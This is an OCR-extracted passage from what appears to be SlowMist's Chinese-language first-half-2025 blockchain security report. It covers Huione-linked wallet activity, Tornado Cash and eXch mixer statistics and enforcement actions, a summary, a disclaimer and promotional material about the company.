
其中，地址 4 的存款高达 16 亿 USDT，为提现金额最高地址的 1.3 倍，最早一笔交易可追溯至 2022 年，疑似为好旺担保（原汇旺担保）平台控制的钱包地址。此外，地址 5 和地址 6 疑似为某平台热钱包地址。



(6) 活跃时间

我们随机选取了 10 个在汇旺支付(HuionePay) 进行存款和提现的普通地址，对其操作时间(UTC) 进行统计如下图：





被选取地址的提现交易主要集中在 UTC 时间 01:00 – 16:00，其中 07:00 – 13:00 为高频时段。个别地址，如 TUXsppberDuVqQmNN5mnxg4pJ3HU9YtCEw 在 02:00 – 03:00 出现交易突增。部分提现地址在 15:00 – 次日 00:00 几乎无交易。

被选取地址的存款操作主要集中在 UTC 时间 03:00 – 10:00，与提现地址的活跃时段部分重合。其中，存款地址 TRAA9R9151eE522crrxQgQTr9WGVRubmou 和 TEdVW72PWcJ9Fwmw3w9uSBTLK6rjRUM1GJ 在 03:00 – 09:00 表现出稳定的资金存入行为。

(7)监管动态

2024 年 7 月 14 日，Bitrace 表示，Tether 冻结了与 Huione 有关的地址 TNVaKW，金额高达 2,962 万 USDT，该地址疑为担保相关操作钱包。

2025 年 5 月 2 日，美国财政部金融犯罪执法网络(FinCEN) 提议禁止美国金融机构为 Huione Group 提供代理账户服务。美国财政部长称 Huione 是“网络犯罪分子的首选市场”，涉及平台包括 Huione Pay、Huione Crypto 及 Haowang Guarantee 等。

2025 年 5 月 8 日，联合国毒品和犯罪问题办公室(UNODC) 在其报告中指出，Huione Guarantee 已成为东南亚“网络诈骗产业化生态系统”的一部分，其平台累计接收超 240 亿美元加密资金。

2025 年 5 月 14 日，Elliptic 报告称，Telegram 封禁了数千个与“Xinbi 担保”相关的加密犯罪频道，平台处理超 84 亿美元可疑交易，与 Huione Group 并列最大加密黑市。


2025 年 5 月 15 日，好旺担保（原汇旺担保）在官网宣布因被 Telegram 屏蔽，将正式停止运营。

3.4 混币工具

3.4.1 Tornado Cash

(1)数据

2025 年上半年用户共计存入 254,094 ETH（约 605,272,821 美元）到 Tornado Cash，共计从 Tornado Cash 提款 248,922 ETH（约 584,998,160 美元）；在 5、6 月存提行为较为活跃。



(https://dune.com/misttrack/first-half-of-2025-stats)

(2)监管

Tornado Cash 自 2022 年被美国财政部 OFAC 列入制裁名单后，长期处于舆论与监管的风暴中心。2025 年以来，围绕该协议的监管态度与司法进展出现微妙转变。


2025 年 2 月 8 日，Tornado Cash 核心开发者之一 Alexey Pertsev 在荷兰监狱服刑九个月后获准暂时释放，但仍面临长达 64 个月的刑期。与此同时，美国财政部对 Tornado Cash 的态度也发生了重要调整。1 月 21 日，美国德克萨斯州西区地方法院撤销了美国财政部外国资产控制办公室(OFAC)对加密混币协议 Tornado Cash 的制裁；3 月 21 日，OFAC 正式将 Tornado Cash 及其相关以太坊地址从《特别指定国民名单》(SDN List)中移除，结束了自 2022 年 8 月以来对该协议的经济制裁。4 月 30 日，美国德克萨斯西区地方法院作出终审裁决，认定财政部对 Tornado Cash 的制裁行为违法，并永久禁止其再次实施类似制裁。

从监管态度来看，美国司法部也释放出转向信号。4 月 8 日，据《财富》杂志报道，司法部内部发布备忘录，宣布即日起解散国家加密货币执法部门(NCET)，并终止"通过起诉代替监管"的策略。副检察长 Todd Blanche 表示，今后将聚焦于打击真正侵害投资者利益的犯罪活动，例如与恐怖主义、黑客组织相关的洗钱行为，而非对中立工具如 Tornado Cash、本地钱包或交易平台进行"一刀切式"追诉。该政策被视为特朗普政府针对数字资产监管框架调整的重要组成部分。

3.4.2 eXch

(1)数据


2025 年上半年用户共计存入 28,756 ETH(约 82,193,535 美元)到 eXch，共计存入 73,482,393 ERC20(约 73,482,393 美元)到 eXch；存入价值在 3 月初达到 194 万美元的峰值，后因查封，于 4 月 30 日停止。



(https://dune.com/misttrack/first-half-of-2025-stats)

(2)监管

作为一家非 KYC 的中心化交易平台，eXch 在上半年因被指协助朝鲜 Lazarus Group 洗钱而引发广泛讨论。2025 年 2 月 24 日，eXch 在论坛上否认了与 Lazarus 合作洗钱的指控，尽管其承认“Bybit 黑客攻击的一小部分资金最终进入了我们的地址”。eXch 称这是“一个孤立案例”，并承诺将相关收益捐赠给致力于隐私与安全的开源项目。与此同时，eXch 公布了一封来自 Bybit 员工的邮件截图，内容为请求冻结某些被标记的钱包地址，但该请求被拒绝，eXch 还指责 Bybit 将其地址标签为“高风险”损害了平台声誉。



12:22 PM · Feb 23, 2025 · **935.6K** Views

(https://x.com/MistTrack_io/status/1893516845506011180)

随着舆论和监管压力升级，eXch 于 2025 年 3 月 31 日宣布即将与位于其他司法管辖区的一家公司合并，并保留注册地在伯利兹。公告称，此次合并涉及出售公司一半股份，目的是“降低创始团队风险，并在不放弃平台价值观的前提下继续运营”。eXch 还表示，自己正在成为某些美国执法机构针对的目标，可能被列入 OFAC 制裁清单，甚至面临基础设施被扣押的风险。为此，平台将更新服务条款，警告美国用户使用 eXch 服务可能违反当地法律，尽管平台“无法执行该政策”，也“不承担任何监管责任”。eXch 同时下架了 USDT 和 USDC，称其存在被 Tether 和 Circle 拉黑的风险，改为仅提供 DAI 稳定币交易，并调整地址策略以进一步隐匿交易轨迹，例如停止使用静态聚合地址，转为采用动态地址与一次性找零机制，以减少可追踪性。

事件发展至 4 月 17 日，eXch 宣布将于 5 月 1 日正式关闭。eXch 在公告中表示，其管理团队多数成员投票决定“停止运营并退出”，以回应有关 Lazarus Group 利用平台洗钱约 3500 万美元的指控。eXch 指出，自己已成为“跨大西洋联合执法行动”的调查对象，并可能面临刑事诉讼，称在当前“被敌意误解、成为情报监控目标”的环境中继续运营已无意义。

(https://x.com/MistTrack_io/status/1913067541641204108)

最终，2025 年 4 月 30 日，德国联邦刑警局(BKA) 与法兰克福总检察院联合查封了 eXch 在德国的服务器及域名（包括 exch.cx），并且扣押约 3400 万欧元的加密资产，包括 BTC、ETH、LTC 和 DASH。官方指出，eXch 自 2014 年起运营期间，为 Bybit 黑客案、Multisig 合约漏洞、FixedFloat 被攻击事件、Genesis 盗币案等多个案件中涉嫌的非法资金提供洗钱通道，总计处理可疑资产高达近 19 亿美元。该平台不仅规避 KYC 和反洗钱措施，还长期在地下市场进行宣传，成为德国史上第三大加密资产查封案的核心对象。

四、总结

2025 年上半年，区块链行业整体延续了合规、稳定、安全三大关键词。黑客攻击仍频繁出现，尤其是项目方热钱包以及社工钓鱼仍是重灾区；但相应地，链上追踪、资金冻结等安全能力在不断进化。另一方面，全球合规监管正在加速落地，中国香港、美国、欧盟等地密集出台细化规则，行业

“合规即准入”的趋势越来越明显。整体来看，行业正在逐步走出早期粗放阶段，朝着“合规为本、安全为要、稳定为基”的方向发展，竞争也越来越聚焦于谁能在合规监管体系下活得更久、更稳。

五、免责声明

本报告内容基于我们对区块链行业的理解、慢雾区块链被黑档案库 SlowMist Hacked 以及反洗钱追踪系统 MistTrack 的数据支持。但由于区块链的“匿名”特性，我们在此并不能保证所有数据的绝对准确性，也不能对其中的错误、疏漏或使用本报告引起的损失承担责任。同时，本报告不构成任何投资建议或其他分析的根据。本报告中若有疏漏和不足之处，欢迎大家批评指正。

六、关于我们

慢雾科技是一家专注区块链生态安全的公司，成立于 2018 年 01 月，由一支拥有十多年一线网络安全攻防实战经验的团队创建，团队成员曾打造了拥有世界级影响力的安全工程。慢雾科技已经是国际化的区块链安全头部公司，主要通过“威胁发现到威胁防御一体化因地制宜的安全解决方案”服务了全球许多头部或知名的项目，已有商业客户上千家，客户分布在十几个主要国家与地区。

慢雾科技积极参与了区块链安全行标、国标及国际标准的推进工作，是国内首批进入工信部《2018 年中国区块链产业白皮书》的单位，是粤港澳大湾区“区块链与网络安全技术联合实验室”的三家成员单位之一，成立不到两年就获得「国家高新技术企业」认定。慢雾科技也是国家级数字文创规范治理生态矩阵首批协作发展伙伴。慢雾科技在新型加密货币犯罪调查方面有很多积累，研究成果被多个国际组织和政府部门引用，包括但不限于：联合国安理会、联合国毒品与犯罪问题办公室。

慢雾科技的安全解决方案包括：安全审计、威胁情报(BTI)、防御部署等服务并配套有加密货币反洗钱(AML)、假充值漏洞扫描、安全监测(MistEye)、被黑档案库(SlowMist Hacked)、智能合约防火墙(FireWall.X) 等 SaaS 型安全产品。基于成熟有效的安全服务及安全产品，慢雾科技联动国际顶级的安全公司，如 Akamai、BitDefender、RC²、天际友盟、IPIP 等及海内外加密货币知名项目方、司法鉴定、公安单位等，从威胁发现到威胁防御上提供了一体化因地制宜的安全解决方案。慢雾科技在行业内曾独立发现并公布数多起通用高风险的区块链安全漏洞，得到业界的广泛关注与认可。给区块链生态带来安全感是慢雾科技努力的方向。

慢雾安全解决方案

安全服务

智能合约安全审计

针对智能合约相关项目的源码及业务逻辑进行全方位的白盒安全审计

链安全审计

针对区块链资金安全、共识安全等关键模块进行全方位的安全审计

联盟链安全解决方案

从安全设计到安全审计再到安全监控及管理全周期进行联盟链安全保障

红队测试**(Red Teaming)**

超越渗透测试，针对人员、业务、办公等真实脆弱点进行攻击评估

安全监测

覆盖所有可能漏洞的动态安全监测体系，提供持续的、全方位的安全保障

区块链威胁情报

通过威胁情报整合，构建一个链上链下安全治理一体化的联合防御体系

防御部署

慢雾精选：因地制宜且体系化的防御方案、实施冷温热钱包安全加固等

MistTrack 追踪服务

数字资产不幸被盗，通过 MistTrack 追踪服务挽回一线希望

应急响应服务

旨在帮助 Web3 项目方快速且有效地应对安全事件和威胁。

Hacking Time

聚焦区块链生态安全的闭门培训和主题峰会，打造硬核安全交流氛围。

安全产品

SlowMist AML

助力 Web3 行业合规、安全、健康的发展

MistTrack

面向 C 端用户的加密货币追踪分析平台

MistEye

提供全面的 Web3 威胁情报和动态安全监控服务

被黑档案库

区块链攻击事件一网打尽

假充值漏洞扫描器

交易平台安全充提的保障利器

官网

https://slowmist.com

X

https://x.com/SlowMist_Team

Github

https://github.com/slowmist


Medium

https://slowmist.medium.com

Email

team@slowmist.com

微信公众号


SLOWMIST
Focusing on Blockchain Ecosystem Security